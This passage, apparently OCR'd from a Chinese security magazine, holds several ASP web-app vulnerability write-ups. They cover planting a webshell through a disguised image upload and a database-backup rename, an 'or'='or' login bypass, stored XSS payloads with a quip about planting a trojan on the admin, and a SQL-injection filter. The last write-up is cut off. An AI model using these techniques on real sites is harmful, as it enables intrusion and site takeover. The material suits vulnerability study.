
了后台。但是官方网站的后台一直没找到。

2、后台的安全

进入后台后，在n多的地方可以上传图片，如在广告服务里的栏目分类广告，点击添加或者修改广告，然后上传把asp木马后缀改成gif格式的图片，得到图片的位置为http://127.0.0.1/linkurl/picture/200591182413.gif，如图3所示。

上传图片后，就可以在网站系统管理里面备份数据库，在数据库路径的地方添上刚刚得到的图片的相对路径，如/linkurl/picture/200591182413.gif，然后修改备份后的数据库名为asp格式，如果备份数据目录是默认添dbback的话就备份在\myalibabainfo\System\dbback目录下，如图4。是不是很轻松就拿到了webshell?


图3 上传图片


图4 备份数据库

3、总结

如果是管理员把后台的路径稍微修改一下，我们就没什么办法了。系统变量基本都过滤了，只除了少数像info.asp的文件没有对管理员登录验证，所以造成了注入漏洞。其他的地方基本上连跨站都很难发现。当然像我们这样的挖掘脚本漏洞的初学者，也不要看sql操作的语句里的变量放在一个函数里，就认定了没有漏洞也是不行的。不管是程序员还是漏洞检查者，都要细心，才能保证程序的安全。

编辑点评：

很多时候，我们找漏洞就是抓住一点点，一步一步的跟踪进去，看看某些变量是怎么处理的、看看某个过滤函数是怎么实现的，由此一步步的跟踪出漏洞。

要想成为找漏洞的高手，必须能耐下心来，跟进去。

图 HSD 悟空

猪鱼网络多用户调查统计系统漏洞分析

从本文你可以学到：

绕过用户验证

猪鱼网络多用户调查统计系统，功能还算不错。在分析的过程中发现安全不尽人意，下面是我对系统的分析。


一、'or'='or'经典漏洞


漏洞发生在管理登录页面(admin/index.asp)，下面是关键代码：

```
<%
if request("login")="ok" then
dim rs,sql
dim uID,pwd//定义变量
uID=request.form("ID")//获取ID值，未经过任何过滤
pwd=request.form("passwrd")//获取password的值，也没有过滤
set rs=Server.CreateObject("Adodb.Recordset")
sql="select * from board where name='"&uID&"' and password='"&pwd&"'"
rs.open sql,conn,1,1//执行查询语句

If rs.eof Then
   response.write "<script>alert('对不起,你不是管理员！');history.back();</Script>"
    response.end
else
    session("admin")=uid
    Response.redirect"admin_main.asp"//转入admin_main.asp
    response.end
End If
else
%>
```

代码我已经加了注释，相信大家都能看懂，在获取ID、password的值的时候未经过任何过滤，导致经典漏洞的出现。直接在管理员账号那输入'or'='or'。如图1、2。


图1 管理员登录


图2 进入后台

二、跨站

跨站问题多处存在，主要出现在保存投票内容文件(diaocha/save.asp)、和用户注册资料文件(member/register.asp)。

1、投票内容文件(diaocha/save.asp)，下面是关键代码：

```
<%
-------省略N多无关代码------
rs("vote")=trim(request.form("vote"))//获取调查主题内容，过滤空格。
rs("a")=trim(request("a"))
rs("b")=trim(request("b"))
rs("c")=trim(request("c"))
rs("d")=trim(request("d"))
rs("e")=trim(request("e"))
rs("ip")=request("ip")
```

```
rs("result")=request("result")
rs("mode")=request("mode")
rs.update//更新操作
-------省略N多无关代码--------
response.redirect "ok.asp"//转入ok.asp
end if
%>
```

这里需要注意的是，在调查主题内容里直接提交<script>alert("调查主题跨站")</script>是不行的，这样IE直接当成HTML执行了，看不到主题也就没法触发这个事件，我们应在主题里面提交：haha<script>alert("调查主题跨站")</script>，如图3。




图3 跨站

然后管理员进入后台查看调查主题的时候就可以看到我们的对话框了。当然这只能唬管理员，最狠的是给管理员放马了，哈哈！

2、用户注册资料文件(member/register.asp)，下面是关键代码：

```
<%
dim name,pass1,pass2,sure//定义变量
sure = Request("login")
if sure = "ok" then

name = Request("name")//获取name
pass1 = Request("pass1")
pass2 = Request("pass2")
email=request("email")//获取email
homepage=request("homepage")//获取homepage
-------省略N多无关代码--------
sql=""
sql="insert into member(uid,pwd,email,url,question,answer,ip) "
Sql = sql &" values('"&name&"','"&pass1&"','"&email&"','"&homepage&"','"&Server.HTMLEncode(request("question"))&"','"&Server.HTMLEncode(request("answer"))&"','"&request.servervariables("remote_addr")&"')"
conn.Execute(sql)
//直接插入数据
set rs=nothing
conn.close
else
%>
```

思路很清晰，只是用Request获取注册时需要的内容，对内容一点也没有过滤，就进行了数据库操作。所以我们注册的时候在**email**、**homepage**这两项里面做手脚就可以了。直接插入**<iframe src=http://baidu.com width=300 height=300></iframe>**，这里我就不演示了。

三、修补

对于'or'='or'漏洞，用一些函数对用户输入的内容进行过滤，主要是对空格和单引号的过滤。至于跨站漏洞主要是对：javascrip、alert、<、>，等一些有危害性的字符进行有效的过滤，大家最好在网上查查过滤的字符，找些全面的引用一下。

四、总结

一个小小的投票系统竟有如些多的洞，真叫人用的不放心，最后希望使用这套程序的朋友注意一下。

编辑点评：

连'or'='or'漏洞都有，我们还能说什么呢？

浅析浪人文章系统V2.3

图 冰的原点

自己刚刚学ASP，哎，没有人教，好不爽呀！这不，自己看了几本书后，而且非安全上每期都有分析ASP的文章，代码都看得'懂'了，于是心痒了，马上跑到百度大叔那里去，下了个浪人文章系统V2.3，慢慢看了起来。

由于没有经验，因此就先黑箱测试！本地打开一看，呵呵，界面还不错嘛！如图1。




图1 网站界面

随便点个文章看看，咦，竟然是这种形式的：read.asp?id=120，那还等什么，直接在后面加一个**and 1=1**试试，如图2。




图2 探测

哇，直接跳到官方网站去了！怎么回事？看来有东西在监视**url**传来的数据。这回没辙了，只有硬着头皮去看代码了。于是来到这里，关键代码如下：

```
<!--#include file="Inc/Config.asp" -->

<%
dim sql
dim rs
dim SortName,SortID,AsSortName,AsSortID

if Request.QueryString("ID")="" then
    response.write "没有选择相关文章"
    response.end
end if

set rs=server.createobject("adodb.recordset")
sql="update "&GuTablePrefix&"_Article set ArticleReadNum=ArticleReadNum+1 where ArticleID="&Request.QueryString("ID")
rs.open sql,conn,1,3
sql="select SortID,AsSortID,ArticleTitle,ArticleWriter,ArticleWriterContact,ArticleFrom,ArticleFromURL,ArticleContent,ArticleCommend,ArticleShow,ArticleReadNum,ArticleDate from "&GuTablePrefix&"_Article where ArticleID="&Request.QueryString("ID")
rs.open sql,conn,1,1

if rs.eof and rs.bof then
    response.write "没有找到相关文章"
    response.end
else
    ArticleTitle=rs("ArticleTitle")
```

```
        LKeys=rs("ArticleTitle")
        SortID=rs("SortID")
        AsSortID=rs("AsSortID")
        ArticleWriter=rs("ArticleWriter")
        ArticleWriterContact=rs("ArticleWriterContact")
        ArticleFrom=rs("ArticleFrom")
        ArticleFromURL=rs("ArticleFromURL")
        ArticleCommend=rs("ArticleCommend")
        ArticleReadNum=rs("ArticleReadNum")
        ArticleDate=rs("ArticleDate")
        ArticleContent=rs("ArticleContent")

        set rsC=server.createobject("adodb.recordset")
        sql="select SortName from "&GuTablePrefix&"_Sort where
SortID="&SortID
        rsC.open sql,conn,1,1
        SortName=rsC("SortName")
        rsC.close

        set rsS=server.createobject("adodb.recordset")
        sql="select AsSortName from "&GuTablePrefix&"_AsSort where
AsSortID="&AsSortID
        rsS.open sql,conn,1,1
        AsSortName=rsS("AsSortName")
        rsS.close

    end if
    rs.close
    %>
```

很明显，这里只判断id是不是为空就直接进入数据更新，按理由我们是有机可乘的，唯一有问题的就是那个包含文件了(*这里要谢谢神无月同学了，开始我还以为这个文件里面不会有问题，没想到问题就出在这个文件里*)。于是我们来到这里：

```
    <!-- #include file="conn.asp" -->
    <!-- #include file="Function.asp" -->
    <%
    dim WebName,WebURL,WebMKeyWords,WebMDescription
    dim GuTablePrefix,LRECNUserNameD,LRECNUserGradeD
    dim SM_SServer,SM_SUsername,SM_SPassword,RM_Subject,RM_SendEmail,
RM_SendName,RM_Body
    dim RArticleDate,RArticleUserName,RArticleAddIP,RArticleReadNum
    dim MessageQQ,SearchIP,ReadExplain

    WebName="浪人文章"
    WebURL="http://www.lre.cn/article/"
    WWebMKeyWords="浪人文章"
    WebMDescription="浪人文章"

    GuTablePrefix="LRE_CN"
    LRECNUserNameD=session("LRECNUserNameSe")
    LRECNUserGradeD=session("LRECNUGUserGrade")

    SM_SServer="mail.lre.cn"
    SM_SUsername="article@lre.cn"
    SM_SPassword="sendmail"

    RM_Subject=""
    RM_SendEmail=""
    RM_SendName=""
    RM_Body="1"

    ArticleWriter="未知"
    ArticleWriterContact=""
    ArticleFrom="网络"
    ArticleFromURL=""

    RArticleDate="0"
    RArticleUserName="0"
    RArticleAddIP="0"
    RArticleReadNum="0"

    MessageQQ="http://wpa.qq.com/msgrd?
V=1&Site=WWW&Menu=yes&Uin="
    SearchIP="http://www.ip.cn/ip.php?q="

    ReadExplain=""

    'Username:peonun
    'DateTime:2006-9-14 00:00:20

    %>
    <!-- #include file="../SQL.asp" -->
```

注意了，当时我看的时候，只看了这个文件的头部分，没有往下看，这就是作者细心的地方，把**<!-- #include file="../SQL.asp" -->**这一句文件放在文件最后了，才导致我出现这样低级的错误。于是继续跟踪，来看这个文件到底是怎么监视的，关键代码如下：

```
    <%
    Dim Fy_Url,Fy_a,Fy_x,Fy_Cs(),Fy_Cl,Fy_Ts,Fy_Zx

    Fy_Cl=2                                    '处理方式：1=提示信
息，2=转向页面，3=先提示再转向指定页面
    Fy_Zx=""&WebURL&""    '出错时转向的页面，现在设置的是提取网站网
址

    On Error Resume Next
    Fy_Url=Request.ServerVariables("QUERY_STRING")  '原点解释(下同)：取
得传递过来的url
    Fy_a=split(Fy_Url,"&")                        '用split以&进行分
割，并把分割取得的字符存在fy_a里
    redim Fy_Cs(ubound(Fy_a))                    '重新定义fy_a的上
界
    On Error Resume Next                          '容错语句
    for Fy_x=0 to ubound(Fy_a)
    Fy_Cs(Fy_x) = left(Fy_a(Fy_x),instr(Fy_a(Fy_x),"=")-1)  '定义fy_cs
(fy_x)
    Next
    For Fy_x=0 to ubound(Fy_Cs)
    If Fy_Cs(Fy_x)<>"" Then
    If Instr(LCase(Request(Fy_Cs(Fy_x))),"'")<>0 or Instr(LCase(Request
(Fy_Cs(Fy_x))),"and")<>0 or Instr(LCase(Request(Fy_Cs(Fy_x))),"=")<>
0 or Instr(LCase(Request(Fy_Cs(Fy_x))),"(")<>0 or Instr(LCase(Request(Fy_Cs
(Fy_x))),")")<>0 or Instr(LCase(Request(Fy_Cs(Fy_x))),">")<>0 or Instr
(LCase(Request(Fy_Cs(Fy_x))),"select")<>0 or Instr(LCase(Request(Fy_Cs
(Fy_x))),"update")<>0 or Instr(LCase(Request(Fy_Cs(Fy_x))),"chr")<>0 or
Instr(LCase(Request(Fy_Cs(Fy_x))),"delete%20from")<>0 or Instr(LCase(Request
(Fy_Cs(Fy_x))),";")<>0 or Instr(LCase(Request(Fy_Cs(Fy_x))),"insert")<>
0 or Instr(LCase(Request(Fy_Cs(Fy_x))),"mid")<>0 Or Instr(LCase(Request
(Fy_Cs(Fy_x))),"master.")<>0 Then '这一句最关键了，这里首先用fy_cs
函数对传来的url进行处理，然后把字符串强制转化成小写，接着用instr函数判
断传递过来的字符中是否含有'，and，=等字符，如果有的话，用select case
语句来处理。

    Select Case Fy_Cl
      Case "1"
    Response.Write "<Script Language=JavaScript>alert('操作失败...');
window.close();</Script>"
      Case "2"
    Response.Write "<Script Language=JavaScript>location.href='"&Fy_Zx&"'
</Script>"
      Case "3"
    Response.Write "<Script Language=JavaScript>alert('参数错误...');location.
href='"&Fy_Zx&"';</Script>"
    End Select
    Response.End
    End If
    End If
    Next
    %>
```

上面fy_cl定义的初始值是2，因此很明显就跳到官方网去了，这里就找出原因了。而且我看了下，几乎所有的文件都包含了config.asp这个文件，既然这样，看来注入是没戏了！不甘心，




图3 上传页面

